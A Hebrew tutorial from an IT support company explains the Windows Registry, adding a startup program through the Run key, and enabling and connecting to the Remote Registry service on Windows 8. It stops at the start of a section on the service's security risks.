שירות ה-Remote Registry בחלונות 8

המאמר נכתב על-ידי תום גונדה, מומחה בתחום אבטחה מצוות מומחי התמיכה של חברת Support.Online המספקת שירותי תמיכה טכנית בשליטה מרחוק, 24 שעות ביממה
http://www.supportonline.co.il/

מטרת המאמר: פירוט אודות שירות ה-Remote Registry במערכת ההפעלה Windows, מהיבטי רקע, שימושים, אבטחה ומענה לשאלה כיצד להשתמש ברכיב זה בחלונות 8.

לפני שמתחילים לעסוק בRemote Registry, קודם כל נעבור בקצרה על מהו ה Registry במערכת ווינדוס ומה חשיבותו:

נתחיל בהקדמה אינטואיטיבית ל"מה זה Registry?". Registry, בתירגום חופשי לעברית "רישום" הנו אכן המקום שבו כל מאפייני המחשב נשמרים, מהגדרות לוח הבקרה, להגדרות תצוגה של תיקיות עד לתכנים אשר עולים בהפעלת המחשב, אופן הפעולה שפרוטוקולי הרשת במחשב יעבדו וכו' וכו'. ניתן להבין שגישה ל Registry מאפשרת בסופו של דבר גישה כמעט לכל נדבך במאפייני המחשב.

בהגדרה קצת יותר פורמלית: רג'יסטרי (Windows Registry) הוא מערכת רישום המשמשת מערכת ההפעלה חלונות לגרסאותיה השונות (מחלונות 95 ואילך) לשם רישום מאפיינים של מערכת ההפעלה עצמה ושל תוכנה וחומרה המותקנות בה, העדפות משתמש וכדומה.

הרג'יסטרי נועד לספק מערכת רישום מסודרת ואחידה למידע זה, כתחליף לקובצי INI ששימשו למטרה זו קודם להכנסת הרג'יסטרי למערכת ההפעלה, והתאפיינו בחוסר אחידות ניכר.

מפתחות הRegistry:

כל פריט ברישום (ברג'יסטרי) נקרא מפתח (key). הרישום מסדר את כל המפתחות הללו בצורה היררכית כאשר ברמה העליונה של ההיררכיה נמצא המחשב, מתחתיו שני מפתחות ראשיים ומתחתם מפתחות משנה. לכל אחד מהמפתחות יש ערך אחד או יותר.

Hkey_Local_Machine -הוא המפתח הראשי לנושאי תצורת המחשב. כולל הגדרות החומרה וההתקנים שבמחשב. מפתח זה שומר גם הגדרות של רכיבים שהותקנו בעבר במחשב והוסרו ממנו. הנתונים במפתח זה משותפים לכל המשתמשים במחשב.

Hkey_Classes_Root- מפתח משני המכיל את קיצורי הדרך, שיוכי הקבצים, הפריטים המופיעים בלחיצה על מקש ימין של העכבר וההגדרות המאפשרות פעולות גרירה, הטבעה והעתקה.

Hkey_Current_config - מפתח משני הכולל את נתוני התצורה הנוכחית של חומרת המחשב.

Hkey_Dyn_Data - מפתח משני הכולל את הנתונים המשתנים בכל הפעלה של המחשב כמו מצבם של התקני Plug & Play ונתונים על ביצועים.

Hkey_users - הוא המפתח המכיל נתונים על כל המשתמשים במחשב, הן הרשאות התקפות לכולם והן הרשאות התקפות רק למשתמש מסוים.

Hkey_current_user - מפתח משני הכולל את הרשאות המשתמש הפעיל.

דוגמא מוחשית: נראה כיצד ניתן, באמצעות הרג'יסטרי להוסיף תוכנה שתעלה עם הפעלת המחשב.

מה שנעשה זה נפעיל את עורך הרג'יסטרי בווינדוס (באמצעות הפעלת הפקודת regedit בחלון "הרץ").

בתוכנה ננווט אל התיקייה:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

שם נלחץ על לחצן ימני > new > string. עכשיו ניתן שם לתוכנה שאנחנו רוצים להפעיל (כדי שנוכל לזהות אותה אחר כך, זה לא ישפיע על ההפעלה של התוכנית). נראה שנוצר ערך חדש בתיקייה בשם שהכנסנו. נלחץ על הערך לחצן ימיני ואז על Modify. ב Value data נכניס את הכתובת של התוכנית אשר אותה אנחנו רוצים להפעיל עם העלאת המחשב. לדוגמא, אם במחשב מותקן Chrome בספרייה מסויימת ניתן להכניס את הכתובת: "C:\Users\TheUser\AppData\Local\Google\Chrome\Application\chrome.exe" כדי להעלות את Chrome עם הפעלת הווינדוס.

עכשיו כאשר הבנו את מטרתו הRegistry, נבין מה הוא Remote Registry

שירות ה-Remote Registry קיים החל מגרסאות ווינדוס 9x. תפקידו לאפשר למשתמשים מרוחקים (אשר לא נמצאים פיזית ליד המחשב) להתחבר ל-Registry של המחשב הרצוי על מנת לקרוא ו/או לערוך את הערכים הנמצאים בו (תזכורת: הRegistry בווינדוס מכיל כמעט את כל הגדרות המערכת של מערכת ההפעלה והתוכניות המותקנות במחשב, כגון הספריות בהן מותקנות תוכנות, משתמשים, הגדרות רשת וכו').

קודם כל: <u>כיצד משתמשים ב-Remote Registry ב-Windows 8?</u>


על מנת לעשות זאת, נצטרך לבצע מספר שלבים:

א) להפעיל את ה-Service של Remote Registry.
ב) לקבוע הרשאות אבטחה למשתמשים ב-Remote Registry.


פירוט הפעולות:

כיצד נפעיל את שירות ה-Remote Registry בווינדוס 8?

ניכנס לחלון ה-Start על-ידי לחיצה על מקש הווינדוס במקלדת. בחלון ה- Start נעביר את העכבר לפינה הימנית התחתונה. בחלון שיפתח נעבור ל-Search ונקליד Services.



בחלון הבא נחפש את ה-Service בשם Remote Registry:




נפתח את השירות Remote Registry ונלחץ על Start כדי להפעיל את השירות (כל עוד ה- Startup Type מוגדר ל-Manual, השירות לא יופעל אוטומטית עם הפעלה מחדש של המחשב). עכשיו הפעלנו את שירות ה Remote Registry בווינדוס 8 (חשוב, כדי להתחבר ל-Registry של מחשב מרוחק, השירות צריך להיות מופעל ב-2 המחשבים. נפעיל אותו בצורה דומה במחשב אשר אליו נרצה להתחבר או לחילופין לזה שנרצה להתחבר ממנו).

בשלב השני, **נצטרך להגדיר הרשאות משתמשים לכניסה ל-Registry**. בכדי לעשות זאת נפעל על-ידי ביצוע הצעדים הבאים:

א) בתפריט ה-Start של ווינדוס 8, נעביר את הסמן על הפינה הימנית התחתונה ונלחץ על Search. נרשום בשדה החיפוש REGEDIT ונפעיל את התוכנה.


ב) בתיקיות שבצד השמאלי ננווט לנתיב הבא:

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurePipeServers



נלחץ לחצן ימיני על התיקייה בשם winreg ונלחץ על Premissions.

בחלון שיפתח נגדיר לאילו משתמשים אנחנו רוצים לתת איזה סוג של גישה.




לאחר מכן, נסגור את חלון ה-Premissions ואת חלון ה-REGEDIT ונפעיל מחדש את המחשב.

התחברות ל-Registry מרחוק:


לאחר שהפעלנו את ה- Service בשני המחשבים והגדרנו את מאפייני האבטחה הרצויים, נוכל להתחבר ל-Registry מרחוק. נעשה זאת על-ידי הצעדים הבאים:

1. כניסה ל-REGEDIT כמו בתחילת השלב הקודם.
2. בשלב הזה נלחץ על File ואז על Connect to remote computer. יפתח החלון הבא:




כאן נכניס את האיפי או את השם של המחשב אשר אליו אנחנו רוצים להתחבר. לאחר שנכניס את הכתובת של המחשב ניתן ללחוץ Check Name כדי לראות שהוא אכן נמצא. לאחר שווידאנו שהמחשב נמצא נלחץ על OK.

3. בחלון סיסמא שיפתח נכניס את השם והמשתמש והסיסמא של המשתמשים אשר אותם הגדרנו בסעיף 2.




בשלב זה נראה את החלון הבא:

יש לשים לב שהמחשב המרוחק בכתובת התחתונה (מתחת לאיפי של המחשב אשר הכנסנו).
המחשב העליון הנו המחשב עליו אנחנו עובדים!



יש לשים לב שאם לא הגדרנו את ההרשאות אבטחה לפי סעיף 2 לא נוכל להכנס לכל ערכי הרג'יסטרי ונקבל את ה error הבא:



(במקרה הזה יש לחזור ולבצע את הצעדים בסעיף "הגדרות הרשאות")

כעת נוכל להכנס ולשנות ערכים במחשב המרוחק. יש לשים לב שחלק מהערכים יהיו נעולים לעריכה, ונצטרך להגדיר להם הרשאות נוספות ע"מ שנוכל לערוך אותם מרחוק.


הסכנות בשירות REMOTE REGISTRY


אז מה הן בכלל הסכנות בהשארת Remote Registry פעיל?

עד עכשיו עיקר המאמר היה להסביר מהו וכיצד ניתן להשתמש בשירות ה Remote Registry של ווינדוס במידה ואנחנו רוצים לשנות ערכים מרחוק. עכשיו ניתן 2 דוגמאות (ישנם הרבה יותר) לסיכון בהשארת השירות פתוח כאשר אינו נחוץ.

